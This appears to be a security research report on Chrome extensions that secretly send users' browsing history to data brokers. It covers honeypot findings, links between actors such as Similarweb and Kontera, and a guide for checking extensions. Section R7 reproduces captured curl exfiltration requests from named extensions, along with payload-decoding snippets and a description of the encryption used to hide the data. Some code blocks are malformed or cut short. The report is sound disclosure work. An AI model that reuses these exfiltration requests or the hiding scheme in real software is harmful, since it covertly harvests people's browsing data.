We have separated domains associated with tracking platforms to mitigate potential misuse, such as unauthorized private browser history tracking, which may deviate from their intended purpose. While browser-intake-datadoghq.com is likely a reverse proxy rather than a direct Datadog endpoint, its exact ownership remains unclear. To further reduce risk, we recommend blocking the following domains if feasible

- amplitude.com: Amplitude is a product-analytics platform that helps businesses track, analyze, and act on user behavior across digital products to drive data-informed growth and improve user experiences.
- clarity.ms: Microsoft Clarity is a free, privacy-focused web-analytics platform that records user sessions, generates heatmaps, and provides insights into visitor behavior to help website owners improve usability and performance.
- datadoghq.com: Datadog is a cloud-based monitoring and observability platform that aggregates metrics, traces, logs, and security data from infrastructure and applications to provide real-time visibility, alerting, and analytics for DevOps and IT teams.
- hotjar.io: Hotjar is a behavior-analytics platform that combines heatmaps, session recordings, and feedback tools to help website owners understand user interactions and improve site usability and conversion rates.
- mixpanel.com: Mixpanel is an advanced product-analytics platform that tracks user events, visualizes behavioral data, and enables cohort analysis and automated messaging to help teams optimize engagement and growth.
- sentry.io: Sentry is an error-monitoring and performance platform that captures real-time crash reports, stack traces, and latency metrics, helping developers detect, diagnose, and resolve software issues faster.
- posthog.com: PostHog is an open-source product analytics platform that lets teams capture, visualize, and act on user event data, offering heatmaps, feature flags, and self-hosted dashboards, to improve product decisions and growth.
- google-analytics.com: Google Analytics is a web-analytics platform that collects and reports on visitor traffic, user behavior, and conversion metrics to help website owners understand audience interactions and optimize marketing performance.

The following is a list of domains used by well-known services. While it may not be feasible to block all of them on your local network or computer. We consider `t1.gstatic.com` and `s2.googleusercontent.com` to be domains that are not inherently associated with browsing history collection.

To identify which extension corresponds to a specific endpoint, see Appendix A1 Leaking extensions - details.

R6-4 Google analytics

There are three endpoints found to be used for data collection under `www.google-analytics.com` domain.

- `/__utm.gif`: Legacy endpoint used by classic (ga.js/analytics.js) libraries. Sends tracking data in a  $1 \times 1$  pixel image request. Deprecated. Use cases for example: pageview tracking on static pages and email click tracking.
- `/g/collect`: Measurement Protocol for Universal Analytics (UA). Allows server-side or mobile apps to send hits (pageviews, events, ecommerce, etc.). Use cases for example: server-side e-commerce transactions, mobile app events without the SDK and offline data import.
- `/mp/collect`: Measurement Protocol for Google Analytics 4 (GA4) / Firebase. Collects events from server-side or offline sources using an event-centric model. Read more in documentation on Measurement Protocol reference. Use cases for example: server-side event tracking, IoT device telemetry and cross-platform attribution.

R6-5 Supicious extensions

Several extensions in this section share author details with those that leak user data or appear similar to such extensions, either evading our scanning method or being otherwise benign. Due to the high volume of extensions, we did not manually verify them for data leakage. If you do not need these extensions, we recommend uninstalling them or manually inspecting their behavior as outlined in the later section for detailed guidance.

We identified four scrapers visiting the honeypot based on the honey URLs, two unknown scrapers, facebook scraper and Kontera scraper. For the first two crawlers, no additional details were identified. The third crawler is the official Facebook crawler, but since some extensions are also accessed by the Kontera scraper, we do not attribute ownership of these extensions to Facebook. Facebook crawler was identified by user agent. The fourth scraper, which logged five IP addresses all associated with Kontera. Kontera scraper was identified by NAT resolver sitting at all the IPs from which our honeypot was contacted:

All extensions associated by Facebook crawler are also associated with Kontera scraper. We think following scenarios are possible

1. those extensions sell their data to data broker and then the data broker sell the data to Facebook and Kontera,
2. those extensions are owned by data broker and then the data are resold further possibly.

Given the batched nature of scraper activity and the approximately two-day delay following each honeypot URL leakage, we don't think it is likely that the extension developers sell their data directly to data consumers. In both options we also believe it is unlikely that there are multiple data brokers, because of the timing when the honeypot was contacted by Kontera scraper. It remains unclear whether the data broker acquired the data stream and resold it or directly owned the extensions (e.g., through acquisition or in-house development). It is also possible that Kontera scraper is owned by data broker, that would be still the second option.

R6-7 Actors

To establish connections between the extensions, we leveraged Open-Source Intelligence to gather publicly available data and deployed honeypots to monitor and analyze malicious activity, thereby identifying potential links and behavioral patterns. Ordered alphabetically.

R6-7-1 Alibaba Group

Following extension is linked to the subdomain of official dingtalk domain. Dingtalk is also official product of alibaba group and it's linked also via the privacy policy. ## R7 Examples of data exfiltration

R7-1 Pop up blocker for Chrome™ - Popper Blocker

extension_id: bkkbcggnhapdmkeljlodobbkopceiche

This is the request made to the exfiltration endpoint, raw data are obfuscated on purpose.

```
curl 'https://api2.popperblocker.com/view/update' \
-H 'Accept: /' \

-H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
-H 'Connection: keep-alive' \
-H 'Content-Type: text/plain' \
-H 'Origin: chrome-extension://bkkbcggnhapdmkeljlodobbkopceiche' \
-H 'Sec-Fetch-Dest: empty' \
-H 'Sec-Fetch-Mode: cors' \
-H 'Sec-Fetch-Site: none' \
-H 'Sec-Fetch-Storage-Access: active' \
-H 'User-Agent: XXXXXX' \
-H 'capr: www.google.com' \
-H 'kata: ajax' \
-H 'x-custom-keywords: %5B%5D' \
-H 'x-uuid: XXXXXX' \
--data-raw $'LQFQiQ9EEADTbpTauTauHHH...'

However, it wasn't that difficult to decypher. Payload data are obfuscated with ROT47.

{
  "u": "https://www.google.com/search?q=target",
  "kk": "",
  "p": "",
  "rd": "",
  "bin": XXXXXX,
  "t": "generated",
  "ql": "from_add_bar",
  "to": "texted",
  "tid": XXXXXX,
  "ch": 2,
  "us": "XXXXXX",
  "h": "XXXXXX",
  "ver": 6,
  "sver": 1,
  "dver": 1,
  "nid": "7.9.4",
  "fiz": "XXXXXX"

R7-2 Stylish - Custom themes for any website

extension_id: fjnbnpbmkenffdnnngjfgmeleoegfcffe

This is challenging case, we didn't completely decrypt the payload, however, we have pretty good idea of what is going on.

curl 'https://userstylesapi.com/top/styles' \
-H 'Accept: /' \
-H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
-H 'Connection: keep-alive' \
-H 'Content-type: text/plain' \
-H 'Origin: chrome-extension://fjnbnpbmkenffdnnngjfgmeleoegfcffe' \
-H 'Sec-Fetch-Dest: empty' \

```

-H 'Sec-Fetch-Mode: cors' \
-H 'Sec-Fetch-Site: none' \
-H 'Sec-Fetch-Storage-Access: active' \
-H 'User-Agent: XXXXXX' \
-H 'pthl: style' \
-H 'styl: news.ycombinator.com' \
-H 'x-session-init: s=a3e3e2a81&v=3.4.10&p=0' \
--data-raw 'PyDk...'

The raw data are not only obfuscated but encrypted. The script generates a random, one-time AES-256 key (symmetric key) inside the browser. It encrypts your data using that AES key. It takes that one-time AES key and encrypts it using a Public RSA Key hardcoded in the script. It bundles the encrypted key and the encrypted data together and sends them to the server. To decrypt the data, we need the AES key. To get the AES key, we need to decrypt the key block and that is only possible with the RSA Private Key. With altering the code it would be possible to pause service worker and capture this AES generated key. We will leave this as fun exercise to the reader. The leakage for this endpoint is confirmed as the encrypted payload grows with longer browsed URL.

For the record here is the code where the encryption is done.

    init: function(e) {
        const t = _productsContainer._createAnimation8,
            n = e.instance,

R7-4 Similarweb - Website Traffic and SEO Checker

`extension_id: hoklmmgfnpapgjgcpechhaamimifchmp`

To be fair, Similarweb makes it now mandatory to tick boxes where they state that they will collect all browsing data.

curl 'https://rank.similarweb.com/api/v1/global' \
-H 'Accept: /' \
-H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
-H 'Connection: keep-alive' \
-H 'Content-type: application/x-www-form-urlencoded' \

```

-b 'XXXXXX' \
-H 'Origin: chrome-extension://hoklmmgfnpapgjgcpechhaamimifchmp' \
-H 'Sec-Fetch-Dest: empty' \
-H 'Sec-Fetch-Mode: cors' \
-H 'Sec-Fetch-Site: none' \
-H 'Sec-Fetch-Storage-Access: active' \
-H 'User-Agent: XXXXXX' \
-H 'hiw8: www.google.com' \
-H 'x-session-init: s=a7a4e8223&v=6.12.16&p=0' \
--data-raw 'e=q%3Dhttps...'

The payload of e parameter uses multiple layers of URL encoding, very simple to decode.

var payload = "e=q%3Dhttps...";
var decoded = payload;
var last = "";
while (decoded !== last) {
    last = decoded;
    decoded = decodeURIComponent(decoded);
}
decoded.split('&').forEach(pair => { let [key, val] = pair.split(/=(.+)/);
    console.log(`${key}: ${val}`);

The URL parameter `url` has hex encoded value that after decoding shows `https://www.google.com/search?q=target`. SO, in this case trivial obfuscation.

R7-10 Video Ad Blocker Plus for YouTube™

`extension_id: hegneaniplmfjcmohoclabblbahcbjoe`

In this case the decoding of the payload wasn't difficult, both keys and values are encoded with LZ string UTF16 compression.

-H 'content-type: application/x-www-form-urlencoded' \
-H 'x4fs: XXXXXX' \
--data-raw '%E0%A2%A2%E5...'

const LZString = require('lz-string');
const payload = `%E0%A2%A2%E5...`; payload.split('&').forEach(pair => {
  let parts = pair.split(/=(.+)/);
  let rawKey = parts[0];
  let rawValue = parts[1];
  const encodedKey = decodeURIComponent(rawKey).trim();
  const encodedVal = decodeURIComponent(rawValue).trim();
  const key = LZString.decompressFromUTF16(encodedKey);
  const val = LZString.decompressFromUTF16(encodedVal);
  console.log(` ${key}: ${val}`);
});

The schema used is completely same as in BlockSite extensions, further proving those two are linked together.

R8 Linking actors together

We manually validated all extensions flagged based on captured traffic to assess their data leakage behavior. While we are confident that the extensions in question were previously associated with data leakage, the current status of some may have changed, either due to removal, no needed of exfiltration, their ability to detect DevTools opened or simply we didn't reproduce the same environment again. This does not imply they are safe, as they may require specific triggers not identified in our analysis or have been genuinely discontinued. The following table includes details on whether each extension uses a popup for privacy policy acceptance, employs AWS ELB as an exfiltration endpoint, and whether it collects feedback after uninstallation.

If manual inspection results indicate `browser history`, the extension is not effectively hiding data exfiltration. However, when results show `not replicated`, the extension may have ceased data exfiltration or is detecting open Developer Tools and halting activity to appear benign. The `not replicated` category is more malicious, as it suggests the extension is actively evading detection, likely to avoid identification. This behavior aligns with observations noted in the KOI report.



Figure 3: In order to compare Actors, we present user shares associated with each Actor's name. This comparison includes both historical browser history leaking extensions (Confirmed past browser history leakage) and those identified through manual checks in DevTools (Confirmed present browser history leakage). The majority of extensions lack assigned Actors. The difference between those two can be caused by ceased data exfiltration or that the extensions are detecting DevTools and avoiding detection.

R8-1 Big Star Labs, Similarweb nad others

Big Star Labs was previously identified as having spyware extensions by AdGuard, we confirmed that those that were not deleted are still leaking. However, our analysis revealed that some of these extensions share similarities with Similarweb's extensions, including the use of AWS ELB as a reverse proxy for exfiltration endpoints, a configuration not that frequent. All Similarweb extensions also employ AWS ELB for exfiltration domains, suggesting a potential connection. Additionally, a small subset of extensions only begin leaking data after a user clicks to accept a privacy policy, and some display a goodbay message after uninstallation asking for feedback, which may indicate the extensions are designed to engage users so that they keep using it as long as possible. Moreover, with the exception of Stylish where we didn't manage to decypher the payload, we showed in R7 Examples of data exfiltration that all of the following extensions contain user ID. These patterns, combined with the absence of evidence for Big Star Labs as a standalone entity, support the hypothesis that the company does not exist and is instead a silent extended arm of Similarweb. Besides Big Star Labs there are a few more that exhibit same properties:

- Pop up blocker for Chrome™ - Popper Blocker
- Stylish - Custom themes for any website
- BlockSite Block Websites & Stay Focused
- Similarweb - Website Traffic & SEO Checker
- WOT: Website Security & Safety Checker
- CrxMouse: Mouse Gestures
- Video Ad Blocker Plus for YouTube™
- Similar Sites - Discover Related Websites

The Web of Trust \(WOT\) extension, highlighted in a 2017 study by M. Weissbacher et al. (Table 1) and a presentation at ASAC (slides), was classified as spying. This extension provides crowd-sourced “trust” ratings for domains but has been linked to data exfiltration. It was reported in German media (article) and a blog post (report). While it claims to enhance browsing security, it instead collects and transmits user data to third parties, likely Similarweb, doing the exact opposite of enhancing browser security. Many malicious extensions mimic benign or useful functionality, making WOT a prime example of such deceptive practices.

R8-2 Kontera

In the results section R6-6 Honeypot, we documented all extension names and extension IDs linked via Kontera. What is Kontera? Seems that this company was acquired by Amobee. Analysis revealed limited public information exists about Kontera, though it is an Israeli company. A 2017 study by M. Weissbacher et al. (see Table 1 and blog) observed similar behavior, including traffic from the server `nat-service.aws.kontera.com` connecting extensions like `Pop up blocker for Chrome`, `Similar Sites`, and other extensions no longer available in the Chrome Web Store. While we could not replicate this behavior for those specific extensions, the Kontera scraper remains active, continuing to scrape exfiltrated user data eight years after its initial discovery.

It is important to note that the `Similar Sites` extension was developed by Similarweb, and the domain `similarsites.com` was registered in 2004, suggesting that the 2017 study by M. Weissbacher et al. likely overlooked this connection. The link between Kontera and Similarweb is significant. Two possible scenarios emerge: (1) Kontera purchases data from Similarweb and scrapes it when available, or (2) the Kontera scraper is owned by Similarweb. Our analysis found that the Kontera scraper was associated with some extensions that could not be linked to any known actors (e.g., `Stands AdBlocker`), but also with two actors Curly Doggo and Offidocs. This suggests a potential connection between these entities and Similarweb, implying that Similarweb may be acquiring data from them or directly controlling them. Besides that all of the mentioned extensions use user IDs which further supports the link to Similarweb as user ID is needed for merging data from different extensions together.

One of the extensions, `Clean Master: the best Chrome Cache Cleaner`, was identified by KOI researchers as part of an operation attributed to the actor ShadyPanda. While the connection to Similarweb remains unclear, it is possible that ShadyPanda may have sold data to Similarweb, or that `Clean Master` operated independently but shared similar exfiltration techniques. However, without conclusive evidence, it remains uncertain whether these entities are directly linked. Further investigation is needed to determine the extent of any potential ties.



Figure 4: (1) Similarweb has always been the owner of the Similar Sites extension. (2) The Similar Sites extension, along with Pop Up Blocker for Chrome, was included in a 2017 study by M. Weissbacher et al. and was linked to the Kontera scraper in the same manner as our honeypot setup, though we did not replicate this behavior for those two extensions. Nonetheless, we believe the report's findings are reliable. Moreover, we think Pop Up Blocker for Chrome is also Similarweb's extension as discussed in previous section. (3) Finally, we connected the Kontera scraper to multiple extensions using the honeypot technique.

R9 How can I check if extension is leaking?

We have added a manual step-by-step guide to help users verify if their browser extensions are collecting data without their consent. Here is an example using Stylish extension that is known to be leaking. However, it's important to note that this approach is not effective against extensions designed to evade detection by checking if DevTools are open.

1. Install the extension and click on the extension icon.

2. Click on the extension to ensure that you have either accepted the privacy policy or completed the login process.

3. Open the extension manager.

4. To access the service worker, first enable developer mode by navigating to the appropriate settings or interface. Once activated, locate the service worker link within the developer tools or dashboard; this link will typically be labeled or categorized under service worker-related sections. Clicking the link will open a new window or tab, providing access to the service worker's configuration or management interface.

- To analyze the extension's network activity, open a new window and navigate to the Network tab in your browser's developer tools. This tab displays all HTTP requests made by the extension. Begin browsing the internet while monitoring the requests to determine if they align with your browsing behavior. Look for patterns such as unexpected data transfers, frequent API calls, or connections to unfamiliar domains, which could indicate potential data leakage or tracking activities. If requests are inconsistent with your actions, further investigation into the extension's permissions or code may be necessary.

R10 Limitations

The leakage was sometimes observed only on SERP, suggesting that certain extensions may focus on specific user activities rather than the entire browsing history.

The current MITM proxy setup captures only HTTP and HTTPS traffic, which may leave potential vulnerabilities unaddressed, as malicious Chrome extensions could exploit protocols like WebSocket or others to bypass detection. This limitation could allow covert data exfiltration or command-and-control communications, as these protocols are often used by advanced spyware to evade traditional network monitoring.

A MITM proxy could potentially block a significant number of extensions from leaking data if they enforce strict SSL verification, as such proxies often intercept and decrypt traffic to inspect content. Many organizations deploy MITM proxies internally to enhance security by monitoring outbound traffic for potential threats. To bypass this interception and accurately assess data exfiltration risks, the scan should be conducted without a MITM proxy, focusing solely on measuring the volume of outbound bytes sent to different endpoints.

The scan duration for single extensions should be extended to better detect malicious behavior, as spy extensions often aim to register users promptly to maximize data collection opportunities. However, these extensions may delay initiating data exfiltration until specific conditions are met, such as user activity or command signals from a control server. Extensions affiliated with data brokers or third-party data sellers are likely to prioritize immediate exfiltration to capitalize on user data, especially if the extension is only installed for a short period (e.g., several days). Delaying exfiltration by even a day could reduce the value of collected data, potentially harming their business objectives.

We identified suspicious extensions as potential candidates for leakage, but due to their volume, manual investigation was not feasible. These extensions are often associated with the same authors as the previously identified leaking extensions.

We didn't investigate systematically code in all of the extensions. Mainly because we expected the actors behind them to use sophisticated obfuscation methods and this approach was very time consuming in case of manual inspection.

R11 Conclusion

We developed an automated scanning technique to identify Chrome extensions that leak browser history by analyzing their permissions and network behavior. We scanned the top 32,000 extensions from the Chrome Web Store, ordered by user count and filtered for permissions that could enable data exfiltration. While this approach is not entirely novel, we modified it to enable manual inspection of HTTPS traffic, resulting in 287 extensions flagged for browser history leakage, most of which had not been previously reported. The total user count of those leaking extensions is 37.4 M. From that 153 extensions were confirmed to leak browser history immediately upon installation, with 27.2 million total users. Using OSINT and scanning exfiltration endpoints we managed to link some extensions to actors. We also linked Big Star Labs to Similarweb and a few other extensions. Finally using honeypot we linked more extensions to Similarweb and actors Curly Doggo and Offidocs. Similarweb had at one point 10.1M users from all of the extensions tagged as leaking. Similarweb is not the only player so it seems, there are also notable chinese actors such as Alibaba group, Aliprice and Bytedance. Wheras Similarweb is data broker that monetize collected data in case of those chinese actors the motivation remains unclear. Chrome extension security remains a cat and mouse game, with actors adapting to detection methods. We recommend enhanced pre-submission testing for extensions to mitigate risks before they reach users.

Appendix

A1 Leaking extensions - details

In this section, we present a complete list of extensions identified as leaking browsing data through our scan. All entries were manually reviewed to confirm leakage, and we made every effort to eliminate false positives. Three extensions were found to record browsing history, though we could not confirm that they transmitted this data. Leakage was identified based on Google search queries, so some extensions may only leak search terms, but we classify these as leaking extensions. Some extensions may require transmitting browsing history to third-party servers for functionality (e.g., Avast), but we do not assess their intent. The determination of whether these extensions are benign or malicious is left to the reader. Our focus was on identifying extensions that potentially expose browsing history, regardless of their specific use case.

The following are the properties used in the YAML:

- `extension_id` - key property
- `url` - URL of the extension to Chrome Web Store
- `name` - name of the extension taken from the Chrome Web Store
- `user_count` - user count taken from Chrome Web Store
- `domain` - domain of the exfiltration server
- `endpoint` - endpoint used for data exfiltration
- `leakage_type` - our internal classified leakage type from manual inspection of the traffic, this helped us to further analyze the extensions
- `wayback_url` - backup of the Chrome Web Store url, where missing the extension was already deleted
- `popup` - in order to observe the leakage we had to confirm privacy policies in `popup` or `login` into the extension
- `endpoint_registrar_name` - registrar used to register the exfiltration domain
- `endpoint_httpserver` - fingerprinted server using `whatweb`, where missing, we failed to fingerprint the server
- `is_aws` - if the exfiltration server is running on AWS, extracted from HTTP redirect
- `is_available_chrome_store` - whether is still available in the Chrome Web Store
- `actor_name` - our identified actor name, only interesting entities have assigned actor name
- `entity_type` - can be `individual`, `company` or `unknown`
- `entity_detail` - detailed name of entity
- `entity_detail_tags` - via which channels was the entity name found
- `entity_links` - links that helped to determine entity name
- `entity_email` - entity email(s)

The internal leakage types identified include scenarios where data is exposed through various mechanisms, some of which may be consolidated into broader categories. One notable case, `sends the whole rendered page` involved an extension transmitting the entire rendered page rather than just the visited URL, which we determined to be more severe than exfiltrating the URL alone, as it exposes significantly more sensitive information.

A2 Suspicious extensions - details

In this section, we provide a complete list of suspicious extensions matched by leaking extensions, formatted in YAML. Each entry includes the `extension_id`, `url` (Chrome Web Store link), `name` (as listed in the Chrome Web Store), `userCount` (number of users reported by the Chrome Web Store at the time of the report), `target_extension_id` (leaking extension ID used for matching), `target_extension_urls` (leaking extension URLs used for matching), and `matched_by` (method of matching). The `matched_by` field indicates whether the match was based on `web_store_detail` (strong association with the leaking extension's author via metadata) or `web_store_image` (visual similarity in gallery previews). For `web_store_image` matches, entries were manually reviewed to minimize false positives.
